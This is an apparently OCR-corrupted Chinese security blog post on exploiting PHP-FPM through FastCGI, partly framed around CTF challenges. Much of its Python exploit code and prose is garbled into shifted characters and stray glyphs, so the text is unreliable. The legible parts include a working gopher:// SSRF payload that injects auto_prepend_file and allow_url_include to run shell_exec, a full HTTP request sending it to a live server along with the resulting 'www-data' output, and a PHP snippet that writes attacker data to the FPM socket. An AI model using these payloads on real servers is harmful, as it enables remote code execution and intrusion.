          khdghu^*uhtxhvwLg*` @ +erug+vwuhdp ^5`, ?? ; , .
erug+vwuhdp ^6`,
          khdghu^*frqwhqwOhqj wk*` @ +erug+vwuhdp ^7`, ?? ; , .
erug+vwuhdp ^8`,
          khdghu^*sdgglqj Ohqj wk*` @ erug+vwuhdp ^9`,
          khdghu^*uhvhuyhg*` @ erug+vwuhdp ^: `,
          uhwxuq khdghu

     ghi bbghfrghl dvwFJLUhfrug+vhoi/exiihu,=
          khdghu @ exiihu1uhdg+lqw+vhoi1bbl FJLbKHDGHUbVL]H,,

          li qrv khdghu=
             uhwxuq l doxh
          hoxh=
             uhfrug @ vhoi1bbghfrghl dvwFJLKhdghu+khdghu,
             uhfrug^*frqwhqw*` @ e*

          li *frqwhqwOhqj wk* lq uhfrug1nh| v+,=
             frqwhqwOhqj wk @ lqw+uhfrug^*frqwhqwOhqj wk*,
             uhfrug^*frqwhqw*` . @ exiihu1uhdg+frqwhqwOhqj wk,
          li *sdgglqj Ohqj wk* lq uhfrug1nh| v+,=
             vnlshg @ exiihu1uhdg+lqw+uhfrug^*sdgglqj Ohqj wk*,,
          uhwxuq uhfrug
```

```
    ghi uhtxhvwvhdi/qdphYdoxhSdluv@~Ø/srvw@**,=
        li qrv vhdi1bbfrqqhfwv,=
            sulqwv*frqqhfv idloxuh$sdhdvh fkhfn|rxu
idvfwfjl0vhuyhu $$*,
            Uhwxuq

        uhtxhvwLg @udqgrp1udqqlqwv4/ +4 ?? 49, 0 4,
        vhdi1uhtxhvwv^uhtxhvwLg` @ glfwv,
        uhtxhvv @ e%8
        ehjlqlFJLUhfrugFrqwhqv @efku+3, _
            . efku+l dvwFJLFdhqw1bbl FJLbUROHbUHVSRQGHU,
_
            . efku+vhdi1nhhsddyh, _
            . efku+3, - 8
    uhtxhvw @vhdi1bbhqfrghl dvwFJLUhfrug+l dvwFJLFdhqw1bbl F
JLbW\SHbEHJLQ/ehjlqlFJLUhfrugFrqwhqw/uhtxhvwLg,
        sdudpvUhfrug @e**
        li qdphYdoxhSdluv=
            iru+qdph/ydoxh, lq qdphYdoxhSdluv1lwhpv+,=
                qdph @irufhbe|whv+qdph,
                ydoxh@irufhbe|whv+ydoxh,

    sdudpvUhfrug. @vhdi1bbhqfrghQdphYdoxhSdudpv+qdph/
ydoxh,

        li sdudpvUhfrug=

    uhtxhvw @vhdi1bbhqfrghl dvwFJLUhfrug+l dvwFJLFdhqw1bbl F
JLbW\SHbSDUDPV/sdudpvUhfrug/uhtxhvwLg,
        uhtxhvv . @
```

```
vhoi1bbhqfrghl dvwFJLUhfrug+l dvwFJLFdhqw1bbl FJLbW\SHbSDU
DPV/e**/uhtxhvwlg,

          li srvw<
              uhtxhvv.@
vhoi1bbhqfrghl dvwFJLUhfrug+l dvwFJLFdhqw1bbl FJLbW\SHbVWG
LQ/irufhbe|whv+srvw,/uhtxhvwlg,          u       htxhvv.@
vhoi1bbhqfrghl dvwFJLUhfrug+l dvwFJLFdhqw1bbl FJLbW\SHbVWG
LQ/e**/uhtxhvwlg,
          vhoi1vrfn1vhqg+uhtxhvw,
          vhoi1uhtxhvwv^uhtxhvwlg`^*vwdwh*`@
l dvwFJLFdhqw1l FJLbVWDWHbVHQG
          vhoi1uhtxhvwv^uhtxhvwlg`^*uhvsrqvh*`@e**
uhwxuq
          vhoi1bbzdlwlruUhvsrqvh+uhtxhvwlg,

      ghi bbzdlwlruUhvsrqvh+vhoi/uhtxhvwlg,=
          gdwd@e**
          zkldh Wuxh=
          exi@vhoi1vrfn1uhfy+845,
          li qrvdhq+exi,=
              euhdn
          gdwd.@exi

          gdwd@E|whvLR+gdwd,
          zkldh Wuxh=
              uhvsrqvh@vhoi1bbghfrghl dvwFJLUhfrug+gdwd,
              li qrvuhvsrqvh=
                  euhdn
              li uhvsrqvh^*wlsh*`@@
l dvwFJLFdhqw1bbl FJLbW\SHbVWGRXW_
```

```
                ru uhvsrqvh^*wysh*` @@
ldvwFJLFdhqw1bblFJLbW\SHbVWGHUU=
                li uhvsrqvh^*wysh*` @@
ldvwFJLFdhqw1bblFJLbW\SHbVWGHUU=
                   vhoi1uhtxhvvw^*vwdwh*` @
ldvwFJLFdhqw1llFJLbVWDWHbHUURU
                li uhtxhvwlg @@ lqw+uhvsrqvh^*uhtxhvwlg*`,=
                   vhoi1uhtxhvvw^uhtxhvwlg`^*uhvsrqvh*` . @
uhvsrqvh^*frqwhqw*`
             li uhvsrqvh^*wysh*` @@
ldvwFJLFdhqw1llFJLbVWDWHbVXFFHVV=
                vhoi1uhtxhvvw^uhtxhvwlg`
      uhwxuq vhoi1uhtxhvvw^uhtxhvwlg`^*uhvsrqvh*`

    ghi bbuhsubb+vhoi,=
        uhwxuq %dvwfjlfrqqhfvkrvw=C
sruw=Ø%ifrup dw+vhoi1krvw/vhoi1sruw,

li bbqdphbb @@ *bbpdlqbb*=
   sduvhu @ dujsduvh1Dujxphqw Sduvhu+ghvfulswrq@*Sks0isp
frgh h{hfxwrq yxoqhudeldwy fdhqw1*,
   sduvhu1dggbdujxphqw+*krvw*/khos@*Wdujhvkrvw/vxfkdv
45:131314*,
   sduvhu1dggbdujxphqw+*ildh*/khos@*Dsksildhdevrocwh sdwk/
vxfkdv 2xvu2orfdo2de2sks2V|vwhp1sks*,
   sduvhu1dggbdujxphqw+*0f*/ *00frgh*/khos@*Zkdvsks frgh
|rxuzdqvwh{hfxwh*/ghidxow@**,
   sduvhu1dggbdujxphqw+*0s*/ *00sruw*/khos@*ldvwFJLsruw*/
ghidxow@<333/wysh@lqw,

   duj v @ sduvhu1sduvhbdujv+,
```

```
fdhqv @ ldvwFJLFdhqw+duj v1krvw/ duj v1sruw/ 6/ 3,
sdudpv @ glfw+,
grfxphqwUrrv @ %2%
xul @ duj v1ildh
frqwhqv @ duj v1frgh
sdudpv @ ~
    *JDWHZD\bLQWHUIDFH*= *ldvwFJL2413*/
    *UHTXHVWbPHWKRG*= *SRVW*/
    *VFULSWbILOHQDPH*= grfxphqwUrrv. xul1ovwuls+*2*,/
    *VFULSWbQDPH*= xul/
    *TXHU\bVWULQJ*= **/
    *UHTXHVWbXUL*= xul/
    *GRFXPHQWbURRW*= grfxphqwUrrw/
    *VHUYHUbVRIWZDUH*= *sks2ifjlfdhqw*/
    *UHPRWHbDGGU*= *45:131314*/
    *UHPRWHbSRUW*= *<<;8*/
    *VHUYHUbDGGU*= *45:131314*/
    *VHUYHUbSRUW*= *;3*/
    *VHUYHUbQDPH*= %orfddkrvw%/
    *VHUYHUbSURWRFRO*= *KWWS2414*/
    *FRQWHQWbW\SH*= *dssdfdwrq2wh{w*/
    *FRQWHQWbOHQJWK*= % g%( dhq+frqwhqw,/
*SKSbYDOXH*= *dxwrbsuhshqgbildh @ sks=22lqsxw*/
    *SKSbDGPLQbYDOXH*= *doorzbxudblqfoxgh @ Rq*      (
uhvsrqvh @ fdhqw1uhtxhvw+sdudpv/ frqwhqw,
sulqw+irufhbwh{w+uhvsrqvh,,
```

=

```
python exp.py -c phpcode -p port host filename
```

=

```
python exp.py -c "" 127.0.0.1 /var/www/html/test.php`
```

srvw 翻 <333 矿 规 参 订 见

真

SSRF+Gopher

般 参 矿 (f) sks0isp

45: 131314矿 规 角 规 VVUI 参 sks0isp 矿

般练绑 s 配 矿 s|wkrq5 =

```
lp sruw vrfnhw
lp sruw edvh97
lp sruw udqgrp
lp sruw duj sduvh
lp sruw v|v
iurp lr lp sruw E|whvLR
lp sruw xuode
& Uhihuuhu=
kwwsv=22j lwkxe1frp 2z x|xqihqj 2S|wkrq0I dvwF J LOF dhqw

S\5 @ Wuxh li v|v1yhuvlrqblqir1p dmu @@ 5 hovh l dovh


ghi efku+l,=
    li S\5=
        uhwxuq irufhbe|whv+fku+l,,
    hovh=
```

```
        uhwxuq e|whv+^I`,

ghi erug+f,=
    li lvlqvwdqfh+f/lqw,=
        uhwxuq f
    hovh=
        uhwxuq rug+f,

ghi irufhbe|whv+v,=
    li lvlqvwdqfh+v/e|whv,=
        uhwxuq v
    hovh=
        uhwxuq v1hqfrgh+*xwi0;*/*vwulfw*,

ghi irufhbwh{w+v,=
    li lvvxefodvv+v\sh+v,/vwu,=
        uhwxuq v
    li lvlqvwdqfh+v/e|whv,=
        v @ vwu+v/*xwi0;*/*vwulfw*,
    hovh=
        v @ vwu+v,
    uhwxuq v


fodvv IdvwFJLFdhqw=
    %%%D IdvwFJLFdhqvirupS|wkrq%%%

    &sulydwh
    bbI FJLbYHUVLRQ @ 4

    bbI FJLbUROHbUHVSRQGHU @ 4
```

```
    bbl FJLbURLOHbDXWKRUL]HU @5
    bbl FJLbURLOHbILOWHU @6

    bbl FJLbW\SHbEHJLQ @4
    bbl FJLbW\SHbDERUW\ @5
    bbl FJLbW\SHbHQG @6
    bbl FJLbW\SHbSDUDPV @7
    bbl FJLbW\SHbVWGLQ @8
    bbl FJLbW\SHbVWGRXW\ @9
    bbl FJLbW\SHbVWGHUU @:
    bbl FJLbW\SHbGDWD @;
    bbl FJLbW\SHbJHWYDOXHV @<
    bbl FJLbW\SHbJHWYDOXHVbUHVXOW\ @43
    bbl FJLbW\SHbXQNRZQW\SH @44

    bbl FJLbKHDGHUbVL]H @;

    & uhtxhvv vwdwh
    l FJLbVWDWHbVHQG @4
    l FJLbVWDWHbHUURU @5
    l FJLbVWDWHbVXFFHVV @6

    ghi bblqlwbb+vhoi/krvw/sruw/wphrxw/nhhsddyh,=
        vhoi1krvw @krvw
        vhoi1sruw @sruw
        vhoi1wphrxv @wphrxw
        li nhhsddyh=
            vhoi1nhhsddyh @4
        hovh=
            vhoi1nhhsddyh @3
        vhoi1vrfn @Qrqh
```

```
            vhdi1uht xhvw @ glfw+,

    ghi bbfr qqhfw+vhdi,=
            vhdi1vr fn @ vr fnhw1vr fnhw+vr fnhw1DI bLQHW/
vr fnhw1VRFNbVWUHDP,
            vhdi1vr fn1vhwWp hr xw+vhdi1Wp hr xw,
            vhdi1vr fn1vhwr fnr sw+vr fnhw1VROb VRFNHW/
vr fnhw1VRbUHXVHDGGU/ 4,
            & li vhdi1nhhsddyh=
            &       vhdi1vr fn1vhwr fnr sw+vr fnhw1VROb VRFNHW/
vr fnhw1VRObNHHSDOLYH/ 4,
            & hovh=
            &       vhdi1vr fn1vhwr fnr sw+vr fnhw1VROb VRFNHW/
vr fnhw1VRObNHHSDOLYH/ 3,
            wu| =
                vhdi1vr fn1fr qqhfw++vhdi1kr vv/ lqw+vhdi1sr uw,,
            h{fhsv vr fnhw1huur u dv p vj =
                vhdi1vr fn1fdr vh+,
                vhdi1vr fn @ Qr qh
                sulqw+uhsu+p vj ,,
                uhwxuq l dovh
            uhwxuq Wuxh

    ghi bbhqfr ghl dvwFJ LUhfr ug+vhdi/ ifj lbw|sh/ fr qwhqw/
uht xhvWg,=
            dhqj wk @ dhq+fr qwhqw,
            exi @ efku+l dvwFJ LFdhqw1bbl FJ LbYHUVLRQ, _
                    . efku+ifj lbw|sh, _
                    . efku++uht xhvWg AA ;, ) 3{l l, _
                    . efku+uht xhvWg ) 3{l l, _
                    . efku++dhqj wk AA ;, ) 3{l l, _
```

```
                . efku+dhqj wk ) 3{ll, _
                . efku+3, _
                . efku+3, _
                . frqwhqw
        uhwxuq exi

    ghi bbhqfrghQdp hYdoxhSdudp v+vhoi/qdp h/ydoxh,=
        qOhq @ dhq+qdp h,
        yOhq @ dhq+ydoxh,
        uhfrug @ e**
        li qOhq ? 45; =
            uhfrug . @ efku+qOhq,
        hovh=
            uhfrug . @ efku++qOhq AA 57, · 3{; 3, _
                        . efku++qOhq AA 49, ) 3{ll, _
                        . efku++qOhq AA ;, ) 3{ll, _
                        . efku+qOhq ) 3{ll,
        li yOhq ? 45; =
            uhfrug . @ efku+yOhq,
        hovh=
            uhfrug . @ efku++yOhq AA 57, · 3{; 3, _
                        . efku++yOhq AA 49, ) 3{ll, _
                        . efku++yOhq AA ;, ) 3{ll, _
                        . efku+yOhq ) 3{ll,
        uhwxuq uhfrug . qdp h . ydoxh

    ghi bbghfrghl dvwFJLKhdghu+vhoi/vwuhdp,=
        khdghu @ glfw+,
        khdghu^*yhuvlrq* @ erug+vwuhdp ^3`,
        khdghu^*wlsh* @ erug+vwuhdp ^4`,
        khdghu^*uhtxhvwlg* @ +erug+vwuhdp ^5`, ?? ;, .
```

```
erug+vwuhdp ^6`,
        khdghu^*frqwhqwOhqjwk*` @ +erug+vwuhdp ^7`, ?? ;, .
erug+vwuhdp ^8`,
        khdghu^*sdgglqjOhqjwk*` @ erug+vwuhdp ^9`,
        khdghu^*uhvhuyhg*` @ erug+vwuhdp ^:`,
        uhwxuq khdghu

    ghi bbghfrghldvwFJLUhfrug+vhoi/exiihu,=
        khdghu @ exiihu1uhdg+lqw+vhoi1bblFJLbKHDGHUbVL]H,,

        li qrv khdghu=
            uhwxuq ldoh
        hoh=
            uhfrug @ vhoi1bbghfrghldvwFJLKhdghu+khdghu,
            uhfrug^*frqwhqw*` @ e**

            li *frqwhqwOhqjwk*lq uhfrug1nh|v+,=
                frqwhqwOhqjwk @
lqw+uhfrug^*frqwhqwOhqjwk*`,
                uhfrug^*frqwhqw*` . @
exiihu1uhdg+frqwhqwOhqjwk,
            li *sdgglqjOhqjwk*lq uhfrug1nh|v+,=
                vnlshg @
exiihu1uhdg+lqw+uhfrug^*sdgglqjOhqjwk*,,
            uhwxuq uhfrug

    ghi uhtxhvw+vhoi/qdphYdoxhSdluv@~Ø/srvw@**,=
      & li qrv vhoi1bbfrqqhfw+,=
        &     sulqw+*frqqhfv idlohuh$sohdvh fkhfn|rxu
idvfwfjl0vhuyhu $$*,
          &   uhwxuq
```

```
            uhtxhvwLg @ udqgrp1udqgLqw+4/ +4 ?? 49, 0 4,
            vhoi1uhtxhvw^uhtxhvwLg` @ glfw+,
            uhtxhvv @ e%%
            ehjLqI FJLUhfrugFrqwhqv @ efku+3, _
                                                .
efku+I dvwFJLFdhqw1bbI FJLbUROHbUHVSRQGHU, _
                                                . efku+vhoi1nhhsddyh,
_
                                                . efku+3, - 8
            uhtxhvv . @
vhoi1bbhqfrghI dvwFJLUhfrug+I dvwFJLFdhqw1bbI FJLbW\SHbEH
JLQ/

ehjLqI FJLUhfrugFrqwhqw/ uhtxhvwLg,
            sdudpvUhfrug @ e**
            liqdphYdoxhSdluv=
                  iru+qdph/ ydoxh, lq qdphYdoxhSdluv1lwhpv+,=
                        qdph @ irufhbe|whv+qdph,
                        ydoxh @ irufhbe|whv+ydoxh,
                        sdudpvUhfrug . @
vhoi1bbhqfrghQdphYdoxhSdudpv+qdph/ ydoxh,

            lisdudpvUhfrug=
                  uhtxhvv . @
vhoi1bbhqfrghI dvwFJLUhfrug+I dvwFJLFdhqw1bbI FJLbW\SHbSDU
DPV/ sdudpvUhfrug/ uhtxhvwLg,
            uhtxhvv . @
vhoi1bbhqfrghI dvwFJLUhfrug+I dvwFJLFdhqw1bbI FJLbW\SHbSDU
DPV/ e**/ uhtxhvwLg,
```

```
          li srvw=
               uhtxhvv.@
vhci1bbhqfrghldvwFJLUhfrug+ldvwFJLFdhqw1bblFJLbW\SHbVWG
LQ/irufhbe|whv+srvw,/uhtxhvwLg,
          uhtxhvv.@
vhci1bbhqfrghldvwFJLUhfrug+ldvwFJLFdhqw1bblFJLbW\SHbVWG
LQ/e**/uhtxhvwLg,
          &sulqv edvh971e97hqfrgh+uhtxhvw,
          uhwxuq uhtxhvv
          &vhci1vrfn1vhqg+uhtxhvw,
          &vhci1uhtxhvvw^uhtxhvwLg`^*vwdwh*`@
ldvwFJLFdhqw1lFJLbVWDWHbVHQG
          &vhci1uhtxhvvw^uhtxhvwLg`^*uhvsrqvh*`@e**
          &uhwxuq vhci1bbzdlwruUhvsrqvh+uhtxhvwLg,
```

```
     ghi bbzdlwruUhvsrqvh+vhci/uhtxhvwLg,=
          gdwd @e**
          zkldh Wuxh=
               exi @vhci1vrfn1uhfy+845,
               li qrvdhq+exi,=
                    euhdn
               gdwd.@exi
```

```
          gdwd @E|whvLR+gdwd,
          zkldh Wuxh=
               uhvsrqvh @vhci1bbghfrghldvwFJLUhfrug+gdwd,
               li qrvuhvsrqvh=
                    euhdn
               li uhvsrqvh^*w|sh*`@@
ldvwFJLFdhqw1bblFJLbW\SHbVWGRXW\_
                         ruuhvsrqvh^*w|sh*`@@
```

```
l dvwF J LF dhqw1bbl F J LbW\ SHbVWGHUU=
                    li uhvsrqvh^*w/sh*` @@
l dvwF J LF dhqw1bbl F J LbW\ SHbVWGHUU=
                        vhoi1uhtxhvw/^*vwdwh*` @
l dvwF J LF dhqw1l F J LbVWDWHbHUURU
                    li uhtxhvwLg @@ lqw+uhvsrqvh^*uhtxhvwLg*`,=
                        vhoi1uhtxhvw/^uhtxhvwLg`^*uhvsrqvh*`
. @ uhvsrqvh^*frqwhqw*`
                li uhvsrqvh^*w/sh*` @@
l dvwF J LF dhqw1l F J LbVWDWHbVXFFHVV=
                    vhoi1uhtxhvw/^uhtxhvwLg`
          uhwxuq vhoi1uhtxhvw/^uhtxhvwLg`^*uhvsrqvh*`
```

```
     ghi bbuhsubb+vhoi,=
          uhwxuq %dvwfjl frqqhfw krvw=%(
sruw=%Ø%dirup dw+vhoi1krvw/ vhoi1sruw,
```

```
li bbqdphbb @@ *bbpdlqbb*=
     sduvhu @ duj sduvh1Duj xp hqwSduvhu+ghvfulswrq@*Sks0isp
frgh h{hfxwrq yxoqhudeldw/ fdhqw1*,
     sduvhu1dggbduj xp hqw+*krvw*/ khos@*Wduj hw krvw/ vxfk dv
45:131314*,
     sduvhu1dggbduj xp hqw+*ildh*/ khos@*D sks ildh devrcwh sdwk/
vxfk dv 2xvu2or fdo2de2sks2V|vwhp1sks*,
     sduvhu1dggbduj xp hqw+*0f*/ *00frgh*/ khos@*Z kdw sks frgh
|rxu zdqv wr h{hfxwh*/ ghidxow@*
*,
     sduvhu1dggbduj xp hqw+*0s*/ *00sruw*/ khos@*l dvwF J L sruw*/
ghidxow@<333/w/sh@lqw,
```

```
    duj v @ sduvhu1sduvhbduj v+,

    fdhqv @ I dvvF J LF dhqvwduj v1kr vw/ duj v1sr uw/ 6/ 3,
    sdudp v @ glf w+,
    gr fxp hqwUr r v @ %2%
    xul @ duj v1il dh
    fr qwhqv @ duj v1fr gh
    sdudp v @ ~
        *J DWHZ D\ bLQWHUI DF H*= *I dvvF J L2413*/
        *UHT XHVWbP HWKR G*= *SR VW*/
        *VF ULSWbI LOHQDP H*= gr fxp hqwUr r v . xul1ovwuls+*2*,/
        *VF ULSWbQDP H*= xul/
        *T XHU\ bVWULQJ *= **/
        *UHT XHVWbXUL*= xul/
        *GR F XP HQWbUR R W*= gr fxp hqwUr r w/
        *VHUYHUbVR I WZ DUH*= *sks2ifj lfdhqw*/
        *UHP R WHbDGGU*= *45: 131314*/
        *UHP R WHbSR UW*= *<<; 8*/
        *VHUYHUbDGGU*= *45: 131314*/
        *VHUYHUbSR UW*= *; 3*/
        *VHUYHUbQDP H*= %or fdokr vw%/
        *VHUYHUbSUR WR F R O*= *KWWS2414*/
        *F R QWHQWbW\ SH*= *dssdf dwlr q2wh{ w*/
        *F R QWHQWbOHQJ WK*= % g% ( dhq+fr qwhqw,/
        *SKSbYDOXH*= *dxwr bsuhshqgbildh @ sks=22lqsxw*/
        *SKSbDGP LQbYDOXH*= *door z bxudblqfoxgh @ Rq*
    /
    uhvsr qvh @ fdhqv1uht xhvw+sdudp v/ fr qwhqw,
    uhvsr qvh @ xuodle1t xr wh+uhvsr qvh,
sulqw+%p r skhu=2245: 131314=%. vwu+duj v1sr uw, . %2b%. uhvsr qvh,
```

经 练 矿 结 评 购 jrskhu h{s矿

sks vvui h{s Xuo 练

矿 翻 h{s 阻 zhe ⓡ 评 练 矿sks 练

评 练 摄

般练 =

```
root@evoa:/var/www/html# python exp_gopher.py -c "<?php echo shell_exec('whoami');?>" 127.0.0.1 /var/www/html/test.php
gopher://127.0.0.1:9000/_%01%01%83%DB%00%08%00%00%00%01%00%00%00%00%00%00%01%04%83%DB%01%D8%00%00%0E%02CONTENT_LENGTH34%0C%
10CONTENT_TYPEapplication/text%0B%04REMOTE_PORT9985%0B%09SERVER_NAMElocalhost%11%0BGATEWAY_INTERFACEFastCGI/1.0%0F%0ESERVER
_SOFTWAREphp/fcgiclient%0B%09REMOTE_ADDR127.0.0.1%0F%16SCRIPT_FILENAME/var/www/html/test.php%0B%16SCRIPT_NAME/var/www/html/
test.php%09%1FPHP_VALUEauto_prepend_file%20%3D%20php%3A//input%0E%04REQUEST_METHODPOST%0B%02SERVER_PORT80%0F%08SERVER_PROTO
COLHTTP/1.1%0C%00QUERY_STRING%0F%16PHP_ADMIN_VALUEallow_url_include%20%3D%20On%0D%01DOCUMENT_ROOT/%0B%09SERVER_ADDR127.0.0.
1%0B%16REQUEST_URI/var/www/html/test.php%01%04%83%DB%00%00%00%00%01%05%83%DB%00%22%00%00%3C%3Fphp%20ec[illegible]%27
whoami%27%29%3B%3F%3E%01%05%83%DB%00%00%00%00
root@evoa:/var/www/html#
```

信安之路

```
POST /ssrf.php HTTP/1.1
Host: 114.116.44.23
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101
Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://114.116.44.23/ssrf.php
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 993

A=gopher%3a//127.0.0.1%3a9000/_%2501%2501%2583%25DB%2500%2508%2
500%2500%2500%2501%2500%2500%2500%2500%2500%2500%2501%2504
%2583%25DB%2501%25D8%2500%2500%250E%2502CONTENT_LENGTH34%2
50C%2510CONTENT_TYPEapplication/text%250B%2504REMOTE_PORT9985%250
B%2509SERVER_NAMElocalhost%2511%250BGATEWAY_INTERFACEFastCGI/1.0%
250F%250ESERVER_SOFTWAREphp/fcgiclient%250B%2509REMOTE_ADDR127.0.0
.1%250F%2516SCRIPT_FILENAME/var/www/html/test.php%250B%2516SCRIPT_N
AME/var/www/html/test.php%2509%251FPHP_VALUEauto_prepend_file%2520%2
53D%2520php%253A//input%250E%2504REQUEST_METHODPOST%250B%2502
SERVER_PORT80%250F%2508SERVER_PROTOCOLHTTP/1.1%250C%2500QUERY_
STRING%250F%2516PHP_ADMIN_VALUEallow_url_include%2520%253D%2520O
n%250D%2501DOCUMENT_ROOT/%250B%2509SERVER_ADDR127.0.0.1%250B
%2516REQUEST_URI/var/www/html/test.php%2501%2504%2583%25DB%2500
%2500%2500%2500%2501%2505%2583%25DB%2500%2522%2500%2500%25
3C%253Fphp%2520echo%2520shell_exec%2528%2527whoami%2527%2529%2
53B%253F%253E%2501%2505%2583%25DB%2500%2500%2500%2500
```

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Wed, 01 May 2019 07:22:56 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Content-Length: 480

<!doctype html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport"
      content="width=device-width, user-scalable=no, initial-scale=1.0, maxi
  <title>SSRF</title>
</head>
<body>
<div style="text-align: center">
  <form>
    url:<input name="A" type="text">
    <input type="submit">
  </form>
</div>
</body>
</html>

□□□□□3□□Content-type: text/html; charset=UTF-8

www-data
□□□□□□□□□□□□□□□□□□□□(th
```

信安之路

脑 规起 +J r s k h u x v , =

https://github.com/tarunkant/Gopherus

罗 隆脑 (y) 矿 绝 j r s k h u ⓡ

h{s矿 耀 sks0isp矿结 规 般

攻击套接字

经 sks0isp WFS 绕 qj lq{ 矿 sks0isp xql{ 绕 qj lq{ 耻◎ 绑 sks

```php
<?php
$sock=stream_socket_client('unix:///run/php/php7.3-fpm.sock');
fputs($sock, base64_decode($_POST['A']));
var_dump(fread($sock, 4096));
?>
//来自https://xz.aliyun.com/t/5006#toc-3
//ROIS的*CTF WP
```

谅 2uxq2sks2sks: 160isp 1vr f n知：16 sks 矩

矿 结 规 2hwf 2sks2: 162isp 2sr r dg2z z z 1f r qi 警 WFS 摄

矿 矿 角 结 起 vvui 参 sks0isp 矿 dqx{ 词 矿 艺 wfs 阿 h{s 矿 经 罗 h{s 绍 绑 般矿 edvh97 词 edvh97hqfr gh矿 词 j r skhu 署

*CTF echohub

补 hfkrkxe 矿 般 dsdfkh ⓡ dsdfkh0prgxdh sks 矿 绝 规 dsdfkh0prgxdh sks矿调 脑 般 sks0isp矿 绝 ⓤ般 ⓡ

蚁耻 矿 般 dsdfkh0prgxdh sks矿 练罗 sks0isp矿 艺 ⓡ 缩罗 sks 矿dsdfkh 起 prgxdh sks矿 练罗 sks0isp 调 练罗 zhe ⓡ 绕裁 迎

zhe 脑 dsdfkh0prgxdh sks glvdedhbixqfwrq Ⓓ (y) 观矿艺 规 参 练罗 sks 观知结 sks 起 结练 警矩

h{s 经 参 罗矿 参 练罗 Ⓓ sks0isp 观

sks0isp 结遭 ⓤ 矿 规 迎知sks: 规经 矩

ubuntu 安装 php

谷 sks 规 ⓥ 阻 练绑 罗

谷 dsdfkh0prgxdh

```
apt update
apt install -y apache2
apt install -y software-properties-common
add-apt-repository -y ppa:ondrej/php
apt update
apt install -y libapache2-mod-php7.3      #这个就是apache的内置php模块
service apache2 start                     #因为php内置在apache,所以只需要启一
```

PHP Version 7.3.4-1+ubuntu18.04.1+deb.sury.org+3

System	Linux e37074ec7496 4.4.0-93-generic #116-Ubuntu SMP Fri Aug 11 21:17:51 UTC 2017 x86_64
Build Date	Apr 10 2019 10:51:11
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/apache2
Loaded Configuration File	/etc/php/7.3/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/apache2/conf.d
Additional .ini files parsed	/etc/php/7.3/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.3/apache2/conf.d/10-opcache.ini, /etc/php/7.3/apache2/conf.d/10-pdo.ini, /etc/php/7.3/apache2/conf.d/15-xml.ini, /etc/php/7.3/apache2/conf.d

qjlq{ . idvwfjl

```
apt update
apt install -y nginx
apt install -y software-properties-common
add-apt-repository -y ppa:ondrej/php
apt update
apt install -y php7.3-fpm
apt install vim
```

=

```
vim /etc/nginx/sites-enabled/default
```

```
51                 try_files $uri $uri/ =404;
52         }
53
54         # pass PHP scripts to FastCGI server
55         #
56         #location ~ \.php$ {
57         #       include snippets/fastcgi-php.conf;
58         #
59         #       # With php-fpm (or other unix sockets):
60         #       fastcgi_pass unix:/var/run/php/php7.0-fpm.sock;
61         #       # With php-cgi (or other tcp sockets):
62         #       fastcgi_pass 127.0.0.1:9000;
63         #}
64
65         # deny access to .htaccess files, if Apache's document root
66         # concurs with nginx's one
67         #
68         #location ~ /\.ht {
69         #       deny all;
70         #}
71 }
72
73
74 # Virtual Host configuration for example.com
75 #
76 # You can move that to a different file under sites-available/ and symlink that
77 # to sites-enabled/ to enable it.
78 #
79 #server {
80 #       listen 80;
81 #       listen [::]:80;
82 #
:set nu
```


89 矿 购 矿 93

95 矿vrfnhw sks:13 翻 =

```
vim /etc/php/7.3/fpm/pool.d/www.conf
```

```
 23 user = www-data
 24 group = www-data
 25
 26 ; The address on which to accept FastCGI requests.
 27 ; Valid syntaxes are:
 28 ;   'ip.add.re.ss:port'    - to listen on a TCP socket to a specific IPv4 address on
 29 ;                            a specific port;
 30 ;   '[ip:6:addr:ess]:port' - to listen on a TCP socket to a specific IPv6 address on
 31 ;                            a specific port;
 32 ;   'port'                 - to listen on a TCP socket to all addresses
 33 ;                            (IPv6 and IPv4-mapped) on a specific port;
 34 ;   '/path/to/unix/socket' - to listen on a unix socket.
 35 ; Note: This value is mandatory.
 36 listen = /run/php/php7.3-fpm.sock
 37
 38 ; Set listen(2) backlog.
 39 ; Default Value: 511 (-1 on FreeBSD and OpenBSD)
 40 ;listen.backlog = 511
 41
 42 ; Set permissions for unix socket, if one is used. In Linux, read/write
 43 ; permissions must be set in order to allow connections from a web server. Many
 44 ; BSD-derived systems allow connections regardless of permissions.
 45 ; Default Values: user and group are set as the running user
 46 ;                 mode is set to 0660
 47 listen.owner = www-data
 48 listen.group = www-data
 49 ;listen.mode = 0660
 50 ; When POSIX Access Control Lists are supported you can set them using
 51 ; these options, value is a comma separated list of user/group names.
:set nu
```


WFS 矿 dvwhq@2uxq2sks2sks:160isp1vrfn

翻 dvwhq@45:131314=<333/

```
/etc/init.d/php7.3-fpm start# php-fpm 是一个独立的进程，需要单独启动

service nginx start
```

真

PHP Version 7.3.4-1+ubuntu18.04.1+deb.sury.org+3

System	Linux 67b4e2582b74 4.4.0-93-generic #116-Ubuntu SMP Fri Aug 11 21:17:51 UTC 2017 x86_64
Build Date	Apr 10 2019 10:51:11
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/fpm
Loaded Configuration File	/etc/php/7.3/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/fpm/conf.d
Additional .ini files parsed	/etc/php/7.3/fpm/conf.d/10-opcache.ini, /etc/php/7.3/fpm/conf.d/10-pdo.ini, /etc/php/7.3/fpm/conf.d/20-calendar.ini, /etc/php/7.3/fpm/conf.d/20-ctype.ini, /etc/php/7.3/fpm/conf.d/20-exif.ini, /etc/php/7.3/fpm/conf.d/20-fileinfo.ini, /etc/php/7.3/fpm/conf.d/20-ftp.ini, /etc/php/7.3/fpm/conf.d/20-gettext.ini,

参考

